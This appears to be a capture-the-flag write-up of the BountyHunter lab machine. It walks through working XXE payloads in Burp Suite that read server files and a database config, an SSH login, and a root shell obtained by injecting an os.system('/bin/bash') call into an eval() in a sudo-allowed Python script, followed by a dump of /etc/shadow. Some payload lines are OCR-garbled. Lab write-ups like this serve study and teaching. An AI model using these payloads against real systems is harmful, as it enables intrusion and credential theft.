
I added the `<!DOCTYPE ...>]>` line and altered the necessary part before paste it on BurpSuite.



Later on, I found out that I can easily encode/decode using BurpSuite without using CyberChef anymore. I encode the previous plaintext based on the above screenshot. I encoded it again by reversing the steps on how I decode it which is from URL > Base. Means that I encoded it from Base64>URL(encoded key characters)

Once I clicked Send on the Repeater it displays a list of user of the machine. The response shows that there are only two users that have shell which is root and development.

This is a great finding but I still need the credentials to login by SSH.



I remembered that I found a *db.php* file when using the dirsearch. So I search if there is any XXE attacks that I can access the .php file which I found below.

XXE: Access Control Bypass (Loading Restricted Resources — PHP example)

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!-- ENTITY ac SYSTEM "php://filter/read=convert.base64-
encode/resource=http://example.com/viewlog.php">]]
<foo><result>&ac;</result></foo>
```

`<!DOCTYPE foo [<!-- ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=db.php">]]>`

I added the above line and encode it again before pressing Send.


The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is set to `http://10.129.138.225`. The Request tab displays a POST request to `/tracker_dirBPr00f314.php` with the following payload:

```
data=<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!-- ENTITY xxe SYSTEM
"php://filter/read=convert.base64-encode/resource=db.php">]]>
<bugreport>
<title>&xxe</title>
<cve>asd</cve>
<cvss>asd</cvss>
<reward>asd</reward>
</bugreport>
```

The Response tab shows an HTTP 200 OK response with the following HTML content:

```
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Jul 2021 04:46:08 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 248
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 If DB were ready, would have added:
10 <table>
11 <tr>
12 <td>
13 Title:
14 </td>
15 <tr>
16 <td>
17 CVE:
18 </td>
19 <tr>
20 <td>
21 Score:
22 </td>
23 <tr>
24 <td>
25 Reward:
26 </td>
27 </tr>
28 </table>
```

I managed to get the credentials but the database shows that it is for admin.



4. SSH Login

I tried to ssh using the credentials that I get but I did not managed to access. So I tried to ssh using the user *development* and I managed to get the user.txt after that.

```
(kali㉿kali)-[~]
$ ssh admin@10.129.180.152
The authenticity of host '10.129.180.152 (10.129.180.152)' can't be established.
ECDSA key fingerprint is SHA256:3IaCMSdNq0Q9iu+vTawqvIf84000+RYNnsDxDBZI04Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.180.152' (ECDSA) to the list of known hosts.
admin@10.129.180.152's password:
Permission denied, please try again.
admin@10.129.180.152's password:
Permission denied, please try again.
admin@10.129.180.152's password:
zsh: suspended ssh admin@10.129.180.152

(kali㉿kali)-[~]
$ ssh development@10.129.180.152
development@10.129.180.152's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 27 Jul 2021 06:20:49 PM UTC

System load:                0.0
Usage of /:                  23.9% of 6.83GB
Memory usage:               15%
Swap usage:                  0%
Processes:                   214
Users logged in:             0
IPv4 address for eth0:      10.129.180.152
IPv6 address for eth0:      dead:beef::250:56ff:feb9:9e31

0 updates can be applied immediately.

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
development@bountyhunter:~$ sudo -l
```

5. Check user's privileges

Command : `sudo -l`

I execute this command to see if there are any other commands that are allowed or not allowed by the user(development). It displays that the user can run the `/usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py` on sudo

I understand that .

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

6. Getting the root shell

Next, I open the ticketValidator.py and the code requires a few conditions which are :

- file type must be in .md extensions
- the following lines includes `# Skytrain Inc`
- the next lines includes `## Ticket to`
- the other lines must includes `__Ticket Code:__`
- the last part is the most tricky one for me as it requires a lot of time for me to understand. first you need to enter the `***` on the next line, later you need to find number above 100 that when divided by 7 will have the remainder 4. lastly the `eval()` allows you to insert any commands to access the machine

```
development@bountyhunter:~$ cat /opt/skytrain_inc/ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for irregularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("***"):
                return False
            ticketCode = x.replace("***", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("***", ""))
                if validationNumber > 100:
                    return True
            else:
                return False
        return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close
```

I created a python script to get the number that met the conditions for the ticketValidator.py

```
kali@kali: ~ ×
GNU nano 5.4 numbers.py
x=0

for x in range(100,1000):
    if x % 7 == 4 :
        print(x, end=" ")

```

I managed to get a few list of numbers that met the conditions.

```
(kali@kali)-[~]
$ python3 numbers.py
102 109 116 123 130 137 144 151 158 165 172 179 186 193
200 207 214 221 228 235 242 249 256 263 270 277 284 291
298 305 312 319 326 333 340 347 354 361 368 375 382 389
396 403 410 417 424 431 438 445 452 459 466 473 480 487
494 501 508 515 522 529 536 543 550 557 564 571 578 585
592 599 606 613 620 627 634 641 648 655 662 669 676 683
690 697 704 711 718 725 732 739 746 753 760 767 774 781
788 795 802 809 816 823 830 837 844 851 858 865 872 879
886 893 900 907 914 921 928 935 942 949 956 963 970 977
984 991 998
```

I created a .md file as required on my Kali and insert the conditions required based on the screenshots below:

```
kali@kali: ~/Downloads × development@bountyhunter: ~ × kali@kali: ~ ×
GNU nano 4.8
# Skytrain Inc
## Ticket to
__Ticket Code:__
**102+ 10 = 112 and __import__('os').system('/bin/bash') = False
1 POST /tracker_diRbPr00f314.php HTTP/1.1
2 Host: 10.129.138.225
3 Content-Length: 299
1 HTTP/1.1 200 OK
2 Date: Fri, 30
3 Server: Apache
```


Next, I upload the .md file using python

Command : python3 -m http.server 80

```
(kali㉿kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.129.180.152 - - [27/Jul/2021 16:19:16] "GET /test.md HTTP/1.1" 200 -
```

Command : curl Host'sIP/filename -o filename

```
development@bountyhunter:~$ curl 10.10.14.67:80/test.md -o testy.md  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 123 100 123 0 0 343 0 --:--:-- --:--:-- --:--:-- 342  
development@bountyhunter:~$ ls  
contract.txt test.md test.md.save testy.md user.txt  
development@bountyhunter:~$
```


I run the command that is allowed `sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py` and managed to get the root shell. I go to the root directory and retrieved the root.txt

```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py  
Please enter the path to the ticket file.  
testy.md  
Destination:  
root@bountyhunter:/home/development# id  
uid=0(root) gid=0(root) groups=0(root)  
root@bountyhunter:/home/development# ls  
contract.txt testy.md user.txt  
root@bountyhunter:/home/development# cd /root  
root@bountyhunter:~# ls  
root.txt snap  
root@bountyhunter:~# cat root.txt  
root@bountyhunter:~#
```

```

root@bountyhunter:~# cat /etc/shadow
root:!:18793:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuid:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
sshd:*:18722:0:99999:7:::
systemd-coredump:!:18722:::
development:$
lxd:!:18722:::
usbmux:*:18828:0:99999:7:::

```

A screenshot of a web page with a dark blue background. At the top, there's a green digital rain effect. In the center, a circular profile picture of a green-skinned, spiky-haired character with a skull on its chest is shown. Below the profile picture, the text "BountyHunter has been Pwned!" is displayed in white. Underneath, a message reads "Congratulations  jodunk, best of luck in capturing flags ahead!". Below this message is a table with three columns: "MACHINE RANK" with the value "#1105", "PWN DATE" with the value "27 Jul 2021", and "POINTS EARNED" with the value "30". At the bottom, there are two buttons: "OK" and "SHARE".